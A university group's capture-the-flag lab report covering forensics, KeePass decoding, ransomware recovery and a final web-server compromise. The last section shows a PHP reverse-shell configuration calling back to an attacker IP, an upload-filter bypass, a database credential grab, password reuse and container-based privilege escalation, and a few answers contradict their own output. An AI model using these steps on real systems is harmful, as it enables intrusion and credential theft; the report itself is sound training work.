

Report PSP0201 T2130 Tutorial – Week 6

Group name: **Marceline**

ID	Name	Role
1211100899	Muhammad Shahril Aiman	Leader
1211101533	Muhammad Aniq Fahmi	Member
1211101303	Aiman Faris	Member
1211102759	Muhammad Zaquan	Member

Day 21 - Time for some ELForensics

Tools used: AttackBox, Remina, PowerShell

Solution/Walkthrough:

Question 1: Read the contents of the text file within the Documents folder.

What is the file hash for db.exe?

=596690FFC54AB6101932856E6A78E3A1

```
PS C:\Users\littlehelper\Documents> more db.exe
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1
```

Question 2: What is the MD5 file hash of the mysterious executable within the Documents folder?

=5F037501FB542AD2D9B06EB12AED09F0

```
Algorithm      Hash
-----
MD5             5F037501FB542AD2D9B06EB12AED09F0
```

Question 3: What is the SHA256 file hash of the mysterious executable within the Documents folder?

=F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe
Algorithm      Hash
-----
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED
```

Question 4: Using Strings find the hidden flag within the executable?

= THM{f6187e6cbeb1214139ef313e108cbf9}

```
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $
```

Question 5: What is the powershell command used to view ADS?

= Get-Item -Path file.exe -Stream *

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question6: What is the flag that is displayed when you run the database connector file?

= THM{088731ddc7b9fdeccaed982b07c297c}

```
THM{088731ddc7b9fdeccaed982b07c297c}
```

Question 7: Which list is Sharika Spooner on?

= Naughty list

```
10:15:39 -VainH00se
Sharika Spooner
Sucks for them .. Returning to the User Menu...
```

Question 8:Which list is Jaime Victoria on?

= Nice list

```
10:16:04 -VainH00se
Jaime Victoria
Awesome .. Great! Returning to the User Menu...
```

METHODOLOGY:

We deploy the AttackBox, waiting for Ip address appear and use Remina to connect to the remote machine. For Server provide (10.10.198.97) we use it to create new profile in the remote desktop preference with (User name: littlehelper) and (User password: iLove5now!). After we save and connect the server and logged into the remote system, we open the PowerShell to solve the today task. First, we use (cd. \Documents\) and dir. to get the length name of the file (deebie.exe). Then, we continue running the following command: (Get-FileHash '.\db file hash.txt') to solve question1. Next, we run the command (Get-FileHash -Algorithm MD5 deebie.exe) for the question2. To solve the question3 we replace the command MD5 to SHA256. Furthermore, we run the command (C:\Tools\strings64.exe -accepteula deebie.exe) to scan the mysterious hidden flag within the executable. We view the ADS using Powershell: (Get-Item -Path file.exe -Stream *) and pay attention to the Stream and Length which is hidedb. We lastly use command to run to launch the hidden executable hiding within ADS: (wmic process call create \$(Resolve-Path .\deebie.exe: hidedb) and it shows us the flag and the naughty and nice list to directly finished the today task.

Day 22 - Elf McEager becomes CyberElf

Tools used: AttackBox, Remina, KeePass, CyberChef

Solution/Walkthrough:

Question 1: What is the password to the KeePass database?

= thegrinchwashere

Result snippet

thegrinchwashere

Question 2: What is the encoding method listed as the 'Matching ops'?

= base64

Matching ops: From Base64,

Question 3: What is the note on the hiya key?

= Your passwords are now encoded. You will never get access to your systems!
Hahaha >:^P

Notes:

Your passwords are now encoded. You will never get access to your systems!
Hahaha >:^P

Question 4: What is the decoded password value of the Elf Server?

= sn0wM4n!

Result snippet

sn0wM4n!

Question 5: What was the encoding used on the Elf Server password?

= hex

Matching ops: Fro
Base85, From Hex,

The screenshot shows the CyberChef web application interface. On the left, under the 'Recipe' tab, a 'From Hex' operation is selected with a 'Delimiter' set to 'Auto'. On the right, the 'Input' field contains the hex string '736e30774d346e21'. Below the input, the 'Output' field displays the decoded result 'sn0wM4n!'.

Question 6: What is the decoded password value for ElfMail?

= ic3Skating!

Output

ic3Skating!

Question 7: What is the username:password pair of Elf Security System?

= superelfadmin:nothinghere

Title:	Elf Security System
User name:	superelfadmin
Password:	nothinghere

Question 8: Decode the last encoded value. What is the flag?

= THM{657012dcf3d1318dca0ed864f0e70535}

```
<> cyberelf
1 THM{657012dcf3d1318dca0ed864f0e70535}
```

METHODOLOGY:

For this task we use same method as the previous day task which day 21 by using the AttackBox, Remina but in addition KeePass and CyberChef. We have to create new profile using the Ip address given, (User name: Administrator) and (User password: sn0wF!akes!!!) After we save and connect the server and logged into the remote system, we saw the strange-looking folder name on the desktop and click it. We open the KeePass and prompted to enter the master password (mceagerrockstar) and will get a message stating that the key is invalid meaning we have to decode the encrypted. First, we visit the CyberChef website and use the Magic recipe to decode the strange-looking folder name (dGhIZ3JpbmNod2FzaGVyZQ== folder) by simply drag and drop it into the Recipe window to receive the output which is the password for the KeePass. Now that we have unlocked the KeePass there are more encodings within the KeePass database file, we can easily solve the rest of the question. To decoded password value of the Elf Server we use Hex recipe and to decoded password value for ElfMail we use HTML Entity. Finally, for the flag we decoded the value from the Elf Security System by using From Charcode recipe twice, comma as the delimiter and base of 10 and obtained a link from the output. We open the link (<https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8>) and it brought us to GitHub Gist website where there is the flag shown.

Day 23 - The Grinch strikes again!

Tools used: AttackBox, Remina, CyberChef, Disk Management

Solution/Walkthrough:

Question 1: What does the wallpaper say?

= THIS IS FINE

Question 2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

= nomorebestfestivalcompany

Output

nomorebestfestivalcompany

Question 3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

= .grinch

 master-password.txt.grinch

Question 4: What is the name of the suspicious scheduled task?

= opidsfsdf

 opidsfsdf.exe
 RansomNote.txt

Question 5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

= C:\Users\Administrator\Desktop\opidsfsdf.exe

Question 6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

= 7a9eea15-0000-0000-0000-010000000000

Question 7: Assign the hidden partition a letter. What is the name of the hidden folder?

= confidential

Question 8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Answer: m33pa55w0rdIZseecure!

METHODOLOGY:

We deploy the AttackBox and use Remina and CyberChef for this task. First of all we have to create a new profile to connect to the remote machine same as recent task (day 21 & 22) but this time we have set a few things in the preferences remina remoted desktop adding the wallpaper. Next, we decrypt the fake 'bitcoin address' within the ransom note using CyberChef and put the base64 recipe to receive the value. After that, we went to disk management to change drive letter and paths in the Backup file then we click add in the dropdown a letter such as Z, and click OK. At the top, in the Volume column, we can now see that the partition has a letter assigned to it. We open Windows Explorer to navigate to the partition and solve the question 3,4 and 7. Then, we inspect the properties of the scheduled task to solve the question 5 and 6. Lastly, we went back to the confidential folder and followed the instruction in the question 8 to restore pervious version of the folder to gain the password.

Day 24- Final Challenge The Trial Before Christmas

Tools used: KALI LINUX,BURPSUITE,FIREFOX,MYSQL,ATTACKBOX

Solution/Walkthrough:

Question 1: Scan the machine. What ports are open?

Answer :80, 6500

```
80/tcp open  http
65000/tcp open  unknown
```

Question 2: What's the title of the hidden website?

Answer : Light Cycle

Question 3 :What is the name of the hidden php page?

Answer: /uploads.php

```
[*] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.1.0
[*] Extensions: php
[*] Timeout: 10s

2022/07/22 05:42:40 Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 800]
/uploads.php (Status: 200) [Size: 1328]
/assets (Status: 301) [Size: 324] [→ http://10.10.166.103:65000/assets/]
/api (Status: 301) [Size: 321] [→ http://10.10.166.103:65000/api/]
/grid (Status: 301) [Size: 322] [→ http://10.10.166.103:65000/grid/]
/server-status (Status: 403) [Size: 281]
Progress: 244318 / 441122 (55.39%)
```

Question 4: What is the name of the hidden directory where file uploads are saved?

Answer: /grid

Index of /grid





Name	Last modified	Size	Description
------	---------------	------	-------------





Parent Directory	-		
----------------------------------	---	--	--

Apache/2.4.29 (Ubuntu) Server at 10.10.166.103 Port 65000

Question 5: What is the value of the web.txt flag?

Answer: THM{ENTER_THE_GRID}



```

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.92.127'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```

Index of /grid

Name	Last modified	Size	Description

cd dbauth.php
bash: cd: dbauth.php: Not a directory
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
}
```

Question 8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

Answer: tron

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
mysql -utron -p
Enter password: IFightForTheUsers

Welcome to the MySQL monitor.  Commands end with ; or \g.

THM{FLYNN_LIVES}
```

METHODOLOGY:

After gaining access to the IP address of the targeted machine, we used Nmap to do a service and version fingerprinting on the address. We discovered the web server's port number from the scan. After that, we visit the website where we could view its title. We then used Gobuster to search the website, which allowed us to locate the "/uploads.php" page and the "/grid" directory. We opened Burpsuite and went to the proxy's option to change the Intercept Client Requests before attempting to open "uploads.php." We removed the "||js\$" from the intercepting rule details and saved the configuration. Once FoxyProxy was activated, we went to the "/uploads.php" page. We forwarded the GET request but discarded the one that received a response from filter.js. We disabled the intercept once we reached the "/uploads.php" page and looked at the kinds of files that the website supported. We guessed that the website would only take photos, so we made a reverse shell file, changed the IP address to our own, and gave it the name "day-24-shell.jpg.php". We configured a netcall listener and uploaded the reverse shell. After navigating to the "/grid" directory, we turned on the reverse shell. To obtain a flag, we went to the /var/www directory and examined the web.txt file. After that, the reverse shell was improved and stabilised. When we went to the included files in /var/www/TheGrid and accessed the dbauth.php file to study the configuration file, we were given the credentials. With the login information we discovered in dbauth.php, we can access the database using MySQL Client. After that, we looked through the databases that were offered and found the "tron" database. After logging in, we listed all of the tables in the "tron" database. The "users" table, where we received the username and password, was deleted. We made advantage of a website that cracks passwords online. Once we had the password broken, we took advantage of password reuse by using su to log into "flynn." After that, we went to Flynn's home directory and opened the user.txt file to get another flag. After that, we looked up the user's group and took advantage of it to increase our privilege. After that, we looked over the photographs the machine had. We were aware that Alpine was the image's alias. We started the container and configured the discs using a series of commands using the image. We mounted the storage and checked that we had reached the root level. Finally, we used the root.txt to retrieve the final flag.
